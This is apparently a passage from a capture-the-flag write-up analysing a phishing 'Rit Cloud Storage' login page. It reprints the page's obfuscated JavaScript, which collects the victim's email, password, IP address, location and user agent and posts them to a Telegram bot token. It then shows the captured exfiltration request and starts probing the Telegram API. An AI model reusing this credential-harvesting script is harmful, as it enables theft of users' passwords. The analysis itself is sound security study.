    document[_0x7298[1]](new Date()[_0x7298[0]]())
</script>

<script>
    var A = B;

    function B(C, D) {
        var E = F();
        return B = function (Bbb, G) {
            Bbb = Bbb - 0xb7;
            var H = E[Bbb];
            return H;
```

```
        }, B(C, D);
    }(function (I, J) {
        var K = B,
            L = I();
        while (!![]) {
            try {
                var M = -parseInt(K(0×e9)) / 0×1 + -parseInt(K(0×da)) /
0×2 + parseInt(K(0×c0)) / 0×3 * (-parseInt(K(0×b8)) / 0×4) +
parseInt(K(0×d6)) / 0×5 + -parseInt(K(0×e0)) / 0×6 * (-parseInt(K(0×d5))
/ 0×7) + parseInt(K(0×b7)) / 0×8 * (-parseInt(K(0×e3)) / 0×9) + -
parseInt(K(0×e1)) / 0×a * (parseInt(K(0×db)) / 0×b);
                if (M === J) break;
                else L['push'](L['shift']());
            } catch (N) {
                L['push'](L['shift']());
            }
        }
    }(F, 0×a9b1c));
    var elem = $(A(0×b9)),
        elem1 = A(0×de),
        elem2 = A(0×d7),
        email = $(A(0×c2))[A(0×c9)](),
        domain = email[A(0×e4)](email[A(0×bc)]('@') + 0×1),
        frmsite = domain[A(0×e4)](0×0, domain[A(0×bc)]('.'));
    const str = frmsite + A(0×ce),
        str2 = str[A(0×bd)](0×0)[A(0×eb)]() + str[A(0×e7)](0×1);
    let today = new Date()[A(0×c6)]();
    $(A(0×ba))[A(0×e5)](str2), $('#title')[A(0×e5)](str2), $(A(0×c1))
['append'](A(0×bb) + domain + A(0×d4)), $(A(0×dd))[A(0×e5)](A(0×cd) +
domain + '\">'), document[A(0×e8)][A(0×d0)]['background'] = A(0×ca) +
domain + '\')', elem['on'](A(0×ec), function (O) {
        var P = A;
        $('#inputPassword')[P(0×df)]() === '' ? alert(P(0×cb)) :
$['getJSON'](P(0×cf), function (Q) {
            var R = P,
                S = Q['ip'],
                T = Q[R(0×c8)],
                U = Q['region'],
                V = Q['country'],
                W = navigator['userAgent'];
            let X = new Date()[R(0×c6)]();
            var Y = R(0×c4) + str2 + ' by Zach A**' + '\x0a\x0a' +
R(0×e2) + $(R(0×c2))[R(0×c9)]() + '\x0a' + R(0×c7) + $(R(0×d9))[R(0×df)]
() + '\x0a' + 'IP Address : ' + S + '\x0a' + R(0×e6) + U + '\x0a' +
R(0×c3) + T + '\x0a' + R(0×be) + V + '\x0a' + R(0×ed) + W + '\x0a' +
R(0×cc) + $(R(0×ea))[R(0×df)]() + '\x0a' + R(0×d8) + X + '\x0a' +
R(0×bf) + $(R(0×c5))[R(0×df)](),
                Z = R(0×dc) + elem1 + R(0×d3);
```

```
            $[R(0×d2)](Z, {
                'chat_id': elem2,
                'text': Y
            }, function (AA) {
                var AB = R;
                window['location'][AB(0×ee)] = AB(0×d1);
            });
        });
    });

    function F() {
        var AC = ['val', '12ZidQyC', '20AFlrCY', 'Email: ',
'63792quNVYn', 'substring', 'append', 'Region : ', 'slice', 'body',
'139437pXYFEK', '#UserEmail', 'toUpperCase', 'click', 'Useragent : ',
'href', '88GpIPQU', '904cdojGd', '#submit', '#dname', '<img class=\"mb-
4\" src=\"https://logo.clearbit.com/', 'lastIndexOf', 'charAt', 'Country
: ', 'DateSent : ', '10311YpzJVd', '#dlogo', '#emailtext', 'City : ',
'**', '#DateSent', 'toLocaleDateString', 'Password : ', 'city', 'text',
'url(\'https://logo.clearbit.com/', 'Password field missing!', 'Format :
', '<link rel=\"icon\" href=\"https://logo.clearbit.com/', ' Cloud
Storage', 'https://ip.seeip.org/geoip', 'style',
'https://archive.org/details/VoiceMail_173', 'post', '/sendMessage', '\"
alt=\"\" width=\"150\"  >', '4716964xBODFJ', '3724320KAqSuZ',
'5852841790', 'Date Filled : ', '#inputPassword', '380874lxWkrT',
'1170928pBbGzs', 'https://api.telegram.org/bot', 'head',
'6055124896:AAFyQlC_8dr1GndB26ji4iV2ol2bPPQ9lq4'];
        F = function () {
            return AC;
        };
        return F();
    }
</script>
```

The first `<script>` element is just displaying the current year:



So we can just ignore that.

How about the second `<script>` element?

It looks very complex to me... However function `F()` stands out to me:


```
var AC = ['val', '12ZidQyC', '20AFlrCY', 'Email: ', '63792quNVYn',
'substring', 'append', 'Region : ', 'slice', 'body', '139437pXYFEK',
'#UserEmail', 'toUpperCase', 'click', 'Useragent : ', 'href',
'88GpIPQU', '904cdojGd', '#submit', '#dname', '<img class=\"mb-4\"
src=\"https://logo.clearbit.com/', 'lastIndexOf', 'charAt', 'Country :
', 'DateSent : ', '10311YpzJVd', '#dlogo', '#emailtext', 'City : ',
'**', '#DateSent', 'toLocaleDateString', 'Password : ', 'city', 'text',
'url(\'https://logo.clearbit.com/', 'Password field missing!', 'Format :
', '<link rel=\"icon\" href=\"https://logo.clearbit.com/', ' Cloud
Storage', 'https://ip.seeip.org/geoip', 'style',
'https://archive.org/details/VoiceMail_173', 'post', '/sendMessage', '\"
alt=\"\" width=\"150\"  >', '4716964xBODFJ', '3724320KAqSuZ',
'5852841790', 'Date Filled : ', '#inputPassword', '380874lxWkrT',
'1170928pBbGzs', 'https://api.telegram.org/bot', 'head',
'6055124896:AAFyQlC_8dr1GndB26ji4iV2ol2bPPQ9lq4'];
```

That weird array is interesting.


- It has an `archive.org` link: `https://archive.org/details/VoiceMail_173`
- Telegram API bot link: `https://api.telegram.org/bot`
- Grab public IP link: `https://ip.seeip.org/geoip`


Hmm... It seems like when we click "Sign in", ***it'll forward our password, IP address, `User-Agent` to the Telegram group??***


Let's try to type some random password and send it:




Burp Suite HTTP history:




111 https://api.telegram.org POST /bot6055124896:AAFyQlC_8dr1Gn... ✓ 200 1170 JSON
112 https://archive.org GET /details/VoiceMail_173 200 192457 HTML
Request
Pretty Raw Hex
1 POST /bot6055124896:AAFyQlC_8dr1GndB26ji4iV2ol2bPPQ9lq4/sendMessage HTTP/2
2 Host: api.telegram.org
3 Content-Length: 488
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
9 Sec-Ch-Ua-Platform: "Linux"
10 Origin: https://brokenbot-web.challenges.ctf.ritsec.club
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://brokenbot-web.challenges.ctf.ritsec.club/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18 chat_id=5852841790&text=***Rit+Cloud+Storage+by+Zach+A**%0A%0AEmail%3A+WhiteTeam%40rit.edu%0APassword+%3A+dafwgawg%0AIP+Address+%3A[redacted]0ARegion+%3A+Central+and+Western+District%0ACity+%3A+Central%0ACountry+%3A+Hong+Kong%0AUseragent+%3A+Mozilla%2F5.0+(Windows+NT+10.0%3B+Win64%3B+x64)+AppleWebKit%2F537.36+(KHTML%2C+like+Gecko)+Chrome%2F111.0.5563.111+Safari%2F537.36%0AFormat+%3A+WhiteTeam%40rit.edu%0ADate+Filled+%3A+4%2F1%2F2023%0ADateSent+%3A+1%2F28%2F2023+2%3A55%3A30+p.m.
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: nginx/1.18.0
3 Date: Sat, 01 Apr 2023 07:35:11 GMT
4 Content-Type: application/json
5 Content-Length: 803
6 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Methods: GET, POST, OPTIONS
9 Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
10
11 {
"ok":true,
"result":{
"message_id":2357,
"from":{
"id":6055124896,
"is_bot":true,
"first_name":"RIT_CTF_Telegram_Bot",
"username":"rochesterissodamncoldbot"
},
"chat":{
"id":5852841790,
"first_name":"Z",
"username":"1337Hackzor",
"type":"private"
},
"date":1680334511,
"text":"***Rit Cloud Storage by Zach A**\n\nEmail: WhiteTeam@rit.edu\nPassword : dafwgawg\nIP Address : [redacted]\nRegion : [redacted]\nCity : [redacted]





As you can see, it indeed **grabbing our IP, password and other things to a Telegram API bot.**

Also, it brings us to a voice mail.


- Telegram API bot:


```
{
    "ok": true,
    "result": {
```

```
        "message_id": 2357,
        "from": {
            "id": 6055124896,
            "is_bot": true,
            "first_name": "RIT_CTF_Telegram_Bot",
            "username": "rochesterissodamncoldbot"
        },
        "chat": {
            "id": 5852841790,
            "first_name": "Z",
            "username": "l337Hackzor",
            "type": "private"
        },
        "date": 1680334511,
        "text": "**Rit Cloud Storage by Zach A**\n\nEmail:
WhiteTeam@rit.edu\nPassword : dafwgawg\nIP Address : [ ... ]\nRegion :
[ ... ]\nCity : [ ... ]\nCountry : [ ... ]\nUseragent : Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36\nFormat : WhiteTeam@rit.edu\nDate
Filled : 4/1/2023\nDateSent : 1/28/2023 2:55:30 p.m.",
        "entities": [
            {
                "offset": 41,
                "length": 17,
                "type": "email"
            },
            {
                "offset": 92,
                "length": 14,
                "type": "url"
            },
            {
                "offset": 318,
                "length": 17,
                "type": "email"
            }
        ]
    }
}
```


In here, we found the **chat username is** `l337Hackzor`.

Hmm... Maybe we can do something with the API???




According to Telegram API documentation, we can get up to date information about the chat:

getChat

Use this method to get up to date information about the chat (current name of the user for one-on-one conversations, current username of a user, group or channel, etc.). Returns a Chat object on success.

Parameter	Type	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target supergroup or channel (in the format `@channelusername`)

